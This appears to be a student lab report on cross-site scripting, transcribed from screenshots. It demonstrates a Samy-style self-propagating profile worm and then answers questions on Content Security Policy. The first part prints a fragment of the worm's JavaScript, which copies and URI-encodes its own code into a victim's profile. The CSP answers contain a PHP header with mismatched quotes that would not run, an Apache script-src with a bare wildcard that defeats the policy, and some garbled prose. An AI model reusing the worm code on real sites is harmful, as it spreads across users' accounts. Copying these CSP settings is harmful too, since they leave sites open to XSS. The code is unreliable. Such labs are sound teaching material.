
Now we log in from alice and see if she gets infected:



Alice


About me
Samy is my hero

Now let us log in from Charlie and visit alice and see if we get infected:



About me
Samy is my hero

We can confirm the success of attack by looking in the about me text box section:



Display name
Charlie

About me

```
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";

// Put all the pieces together, and apply the URI encoding
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

// Set the content of the description field and access level.
var desc = "&description=Samy is my hero" + wormCode;
desc    += "&accesslevel[description]=2";

// Get the name, guid, timestamp, and token.
```

Public

Brief description


Public

Location

Task 7: Defeating XSS Attacks Using CSP :

Q1) Describe and explain your observations when you visit these websites.

A1) We see that website 32a lets all have status OK, but website 32b and 32c have different CSP and different status for ‘OK’ and ‘Failed’ due to their underlying CSP rules. These mean all transcripts all OK are executed we can check the 7 items are OK in the source code we can check, first they show failed but once the java script is executed then it becomes OK.




```html
<html>
<h2 >CSP Experiment</h2>
<p>1. Inline: Nonce (111-111-111): <span id='area1'><font color='red'>Failed</font></span></p>
<p>2. Inline: Nonce (222-222-222): <span id='area2'><font color='red'>Failed</font></span></p>
<p>3. Inline: No Nonce: <span id='area3'><font color='red'>Failed</font></span></p>
<p>4. From self: <span id='area4'><font color='red'>Failed</font></span></p>
<p>5. From www.example60.com: <span id='area5'><font color='red'>Failed</font></span></p>
<p>6. From www.example70.com: <span id='area6'><font color='red'>Failed</font></span></p>
<p>7. From button click: <button onclick="alert('JS Code executed!')">Click me</button></p>

<script type="text/javascript" nonce="111-111-111">
document.getElementById('area1').innerHTML = "<font color='green'>OK</font>";
</script>

<script type="text/javascript" nonce="222-222-222">
document.getElementById('area2').innerHTML = "<font color='green'>OK</font>";
</script>

<script type="text/javascript">
document.getElementById('area3').innerHTML = "<font color='green'>OK</font>";
</script>

<script src="script_area4.js"> </script>
<script src="http://www.example60.com/script_area5.js"> </script>
<script src="http://www.example70.com/script_area6.js"> </script>

</html>
```

Q2) Click the button in the web pages from all the three websites, describe and explain your observations.

A2) The button in webpages of 32a, 32b, 32c has different roles, in the example32a.com when the button is pressed an JS onclick alert is prompted on screen which says JS code executed. On 32b and c the js though executed does not prompt and policy for 32c has no prompt or no JS button click execution. The same can be inferred from their source code of page.

Q3) Change the server configuration on example32b(modify the Apache configuration),so Areas 5and 6 display OK. Please include your modified configuration in the lab report.

A3) Here go to to the apache.config file and make the following changes to the CSP rules in order to display:




```
# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *: 80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
             default-src 'self'; \
             script-src 'self' *.example70.com * *.example60.com \
```

Since we do on the apache file, restart the service and we will see the results on area 5 and 6.

Q4) Change the server configuration on example32c (modify the PHP code), so Areas 1, 2, 4, 5, and 6 all display OK. Please include your modified configuration in the lab report.

A4) Here go to to the php file and make the following changes to the CSP rules in order to display, PHP file is for web applications generally and the change can be seen in the following:



```
<?php
  $cspheader = "Content-Security-Policy:".
               "default-src 'self';".
               "script-src 'self' 'nonce-111-111-111' *.example70.com".'nonce-222-222-222' *.example70.com"
               "";
  header($cspheader);
?>

<?php include 'index.html';?>
|
```

Q5) Please explain why CSP can help prevent Cross-Site Scripting attacks.

A5) CSP disallows all in-line execution of Java script and for external Java script code we can set policy such as 'self' only for own site inline execution and in case for interlinking websites we can create a list of websites that we want to allow access for and that is the only way for attackers to include code as CSP eradicates the inline method vulnerability. And external websites do not let you host malicious code so that is also added advantage of using CSP.

Cross scripting attacks are therefore thwarted with proper CSP.